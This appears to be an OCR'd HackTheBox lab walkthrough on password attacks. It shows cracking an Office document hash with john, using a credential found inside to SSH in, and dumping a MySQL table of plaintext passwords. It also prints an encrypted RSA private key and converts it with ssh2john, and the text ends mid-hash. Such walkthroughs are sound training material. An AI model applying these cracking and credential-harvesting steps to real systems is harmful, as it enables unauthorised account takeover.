
Enter password to open file:
file:///home/jerbi/HackTheBox/password_attacking/labs/meduim/extracted/Documentation.docx



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ office2john Documentation.docx > Documentation.hash

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ cat Documentation.hash
Documentation.docx:$office$*2007*20*128*16*754c30ba78b21943aa26c6d3e7aeb677*ab7ac6ebffefc2e16441db353fb91b0f*63bd14160599f3013111b263a5041598baf2d9b7

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ 
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ cat Documentation.hash
Documentation.docx:$office$*2007*20*128*16*754c30ba78b21943aa26c6d3e7aeb677*ab7ac6ebffefc2e16441db353fb91b0f*63bd14160599f3013111b263a5041598baf2d9b7

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ john --wordlist=~/HackTheBox/password_attacking/labs/meduim/ressources_htb/custom_pass.list  Documentation.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
987654321        (Documentation.docx)
1g 0:00:00:00 DONE (2024-10-17 15:55) 1.052g/s 3772p/s 3772c/s 3772C/s 9876542017!..98765432109
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ 
```




Documentation.docx — LibreOffice Writer
File Edit View Insert Format Styles Table Form Tools Window Help
Default Paragraph Style
sans-serif
19.5 pt
You are running version 24.2 of LibreOffice for the first time. Do you want to learn what's new?
Release Notes
Tip of the Day: 1/225
Did you know?
LibreOffice offers a variety of user interface options to make you feel at home
Run this action now...
Show tips on startup
Next Tip
OK

1. Steps to build your own inlane installation

1. Make sure you m n client
2. Checkout the inla
3. Follow the instruc re that you also have the profil also that it is part of the active settings.xml.examp

```
<profiles>
...
<profile>
<id>configure</id>
<properties>
<inlane.configure.active>true</inlane.configure.active>
<inlane.configure.databaseType>mysql</inlane.configure.databaseType>
<inlane.configure.databaseUrl>jdbc:mysql://localhost/inlane?
useUnicode=true&amp;characterEncoding=
UTF-8&amp;useServerPrepStmts=false</inlane.configure.databaseUrl>
<inlane.configure.databaseUsername>root</inlane.configure.databaseUsername>
<inlane.configure.databasePassword></inlane.configure.databasePassword>
<inlane.configure.localIp>10.129.200.21</inlane.configure.localIp>
<inlane.deploy.processingServer>true</inlane.deploy.processingServer>
</properties>
</profile>
...
</profiles>
<activeProfiles>
```



Root password is `jason:C4mNKjAtL2dydsYa6`

6. Create your first virtual site and enjoy

7. Alternatively if you want to test inlane's configuration from scratch, simply add the configwizard-webapp module in your root pom.xml, in order to have something like

`<module>configwizard-webapp</module>`

and then simply do


`mvn install`

In this case you will have to point your browser to http://localhost:8080/config the first time then afterwards just head to http://localhost:8080/cms as usual
Change to the tomcat/bin and run the servlet container (launch startup.bat or startup.sh depending on your platform). Follow the instructions on-screen to configure inlane. Note that at some point it will ask for database settings. You should have an existing database already setup. We recommend under Linux either PostgreSQL or MySQL. Under Windows the best solution is MySQL.


Create your first virtual site and enjoy.

jason:C4mNKjAtL2dydsYa6


```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/ressources_htb]
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/ressources_htb]
└─$ ssh jason@10.129.59.65
The authenticity of host '10.129.59.65 (10.129.59.65)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58L8+uuPe9xvc2lJwA6y7q82kZoBNM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:28: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:30: [hashed name]
    ~/.ssh/known_hosts:35: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.59.65' (ED25519) to the list of known hosts.
jason@10.129.59.65's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 17 Oct 2024 08:11:28 PM UTC

  System load:  0.02              Processes:             187
  Usage of /:   29.0% of 13.72GB   Users logged in:       0
  Memory usage: 30%               IPv4 address for ens192: 10.129.59.65
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Mar 25 13:02:38 2022 from 10.129.202.221
jason@skills-medium:~$ 
```




```
jason@skills-medium:/etc/mysql/mysql.conf.d$ mysql -u jason -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```




```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    → ;
+-----------------+
| Tables_in_users |
+-----------------+
| creds           |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from creds
    → ;
+-----+--------------------+------------+
| id  | name               | password   |
+-----+--------------------+------------+
|   1 | Hiroko Monroe      | YJE25AGN4CX |
|   2 | Shelley Levy       | GOKJ4QLM1DT |
|   3 | Uriel Velez        | OAY05YXS1XN |
|   4 | Vanna Benton       | EAU86WAY1BY |
|   5 | Philip Morales     | ONC53GFI2ID |
|   6 | Joshua Morgan      | AHJ46CDW4LH |
|   7 | Hadley Hanson      | YVD16TIY3QI |
|   8 | Branden Moses      | ZBE71RLJ5HN |
|   9 | Pandora Sears      | WYP33WEF5GY |
|  10 | Orla Lambert       | MLZ15XKR8SF |
|  11 | Maite Moran        | FOS06OOU2DF |
|  12 | Cassandra Mccarthy | SIB53CEH5DE |
|  13 | Leroy Sullivan     | HIC68RBH5EI |
|  14 | Wyoming Quinn      | LJM77SJC6BN |
|  15 | Asher Wise         | HHP00OHN8OD |
|  16 | Shelby Garrison    | SOI55QEP2QC |
|  17 | Garth Landry       | YOX30FPX2UK |
|  18 | Cailin Lang        | VYE12SKJ3BG |
|  19 | Tyrone Gross       | GCM52PLH8LH |
|  20 | Moana Bernard      | EMK37PGI1BC |
|  21 | Nell Forbes        | YXY78WCW4GX |
```




```
|  86 | Paul Lancaster     | WDW24NGN8KA |
|  87 | Jael Roberts       | MML82LOC4FN |
|  88 | Zena Solomon       | DJN31MHH6UV |
|  89 | Josephine Garza    | UWZ57ZKM1IV |
|  90 | Jason Norman       | ISO35HVC2BW |
|  91 | Rajah Ellison      | TIY46YPJ5TA |
|  92 | Colt Ferrell       | YCX56EKU9QO |
|  93 | Brenna Kinney      | FGD21LBQ6IS |
|  94 | Valentine Mcdowell | XIP27KBN6KL |
|  95 | Alexander Keith    | CJT35RAJ7DC |
|  96 | Charles Bell       | FAG53RFK7TH |
|  97 | Justina Greer      | YPG28SUE4JD |
|  98 | Elton Wallace      | SGH05RBW1YL |
|  99 | Jamalia Byers      | KVE47IWE5UF |
| 100 | Lael Rivers        | YNQ63NWP1RD |
| 101 | dennis             | 7AUgWWQEiMPdqx |
+-----+--------------------+------------+
101 rows in set (0.00 sec)

mysql> s$
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/ressources_htb]
└─$ ssh dennis@10.129.59.65
dennis@10.129.59.65's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 17 Oct 2024 08:26:16 PM UTC

  System load:  0.0               Processes:             188
  Usage of /:   29.1% of 13.72GB   Users logged in:       1
  Memory usage: 35%               IPv4 address for ens192: 10.129.59.65
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Mar 25 15:02:04 2022 from 10.129.202.106
dennis@skills-medium:~$ 
```



```
-rw------- 1 dennis dennis  876 Feb 10  2022 .viminfo
drwxr-xr-x 4 root   root   4096 Feb 10  2022 ..
-rw-r--r-- 1 dennis dennis  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 dennis dennis 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 dennis dennis  807 Feb 25  2020 .profile
dennis@skills-medium:~$ cd  .ssh
dennis@skills-medium:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
dennis@skills-medium:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,735C4BC00394A787F6FCE95C5B7F2331

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
-----END RSA PRIVATE KEY-----
dennis@skills-medium:~/.ssh$
```




```
└─$ ls
Doc.hash  Docs.zip  Documentation.docx  Documentation.hash

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ mousepad id_rsa

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ ssh2john id_rsa > ssh.hash

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ cat ssh.hash
id_rsa:$sshng$1$16$735C4BC00394A787F6FCE95C5B7F2331$1776$3384817c791689676f630776aca76c05cf0ae1dc186c5988caee0ef7174f8663f8ae3ee3ec8b8d0403efd7508269e854f696c3e43a39f7c79e93a87a70ab80d181b89fe3b2ba70b890ed49e2a147cc804c521283380dd5ef1f7
b96181f4c1e30212fb3320001a37ab6c9e9bdf84321df8aa4c213b93223fa57689ddb7bcc5bb8188bb1f502e4eb0aeb5876573fba8c762dc01291a4690dcf9d88108fe771eaeb16dce6f4a8064f5ff47325d6b79959447f3c7a265edf3204275920d28f212534d4b6924c320582562994dfc20e93aa2
627c3c908e4e52c9310a7cdfdf1e21768e99ea7cc638ef9faf50d94a8a41ddefd3728bd4408371493d1d67d3564030b1bd12fe2a5a3ee234a127c82060b1baa60d2a49e18b1ed023f7017ae9f2749433a6a700319f85856555b2c33f5f01c0931ee910f47d85090b562bcfcbf6bf265877b3d796d8df
784ca8294a1085d2bdd2845382efd4ca8244f06a6a063d332c14ddec87c89dfdc735d544625d00e5801ead6776ce91ebbdd4f4dcd30b6f2bcc065f84ce82b7fe03b6b6897a57db330933136c9afded8c0b5e014ad6e8c8367062a750553bda106c07885585d268873d3e3a9238ec6b88f62025e89326
b2f347915f7d0691b8e9a9ec241fc5db9ac482f004b9622cf64fe2ed887a641f6ac334b3066889c6ae22ac621b942a1eee2c6c835ae876dc5d86bc9ee6c5d84aef770e2479293a209069c917019b42261fca603c410a54f1f0f9e7330f3a630fc07cb15619af93adc28305c5a40345d47720940a3789
a52f68eecc83772639895aec76b52141d0f20248f253895ef20dbcb92a88b160654b6249a3ddf2b09d49ac496b3eecaf1b8911426d3c01e320813ffd866d92b7ba8c963cc45702f12ef6d9d997ec3c2f636cd11c4c057547c309e859f426ef1881afbbf90f9b4ba5f189f18bc4944490489bf2f23010
4f1e3ab22698b3bbb8c1dea813ee5804a1431a9951f774ed07fdd7a1edee043d3fa78f463a631697feeb5b393323fd61fbd25f065a4b91cf9cf2ac1d601925750ea631496cf62d140dd5262f3f68cf57846b0be6953be86b0bf21d44941005789d08e5699df41ce09bb58c89071c382a171d8f47f6f1
2e749e11faa08434413014261568d277f2592129575dd4f7b66b96f7e24e84d071a7c265ecadc804f395bc6a532d08213d00e0d77f25a00bc50de6c0cf1e9f53c0ce0a89957e37661b0812cceba6f208a6852f188789d75f260c09db4ee42cf10b4a3207df6ffb8dca441b1931168e34be7d7808877d
06d213dd3504b261facee86a38274ed83ec2b82acacceffd7f50f6cb46e1c697bde6023f7335f0ae3cf9998e63118708000073d709a4995545c6f3819468981ed4acb41e91298e74c3d6027edf571fc6a297b184d26236872aaa85652f3f464975cb42f9c87328fc5e7caa88671ed63fd3859a98b1d6a
4ed14da619d04c17f24c19fb94d953909c1fcc9d2388ec7e38ded596002277f33ee65376549026ce97f27374a780c2e5e4abc58d0370a00613228ea16ba648d83a9993f9966f1c666f3bb5d17e90df7de9886179d2ef3d7fccf1835b0f706efa416db445b3a98e564bae2ca76651d7569ea62589de9f
df428b36e548deea41776fe3d8a471b4c95a1213c7f3e9befac6013bbe31fb1cd3437200b6970540a1d0d25f05aaab924baf8ecf7c95f72f7a4e540c0958e07d0c001354eca62764c688b36567311189a88f701ca1de3c44a54bfc303cdfefbc411039a91ea8e168f76c6d1e037383da6abd71f9e0cf
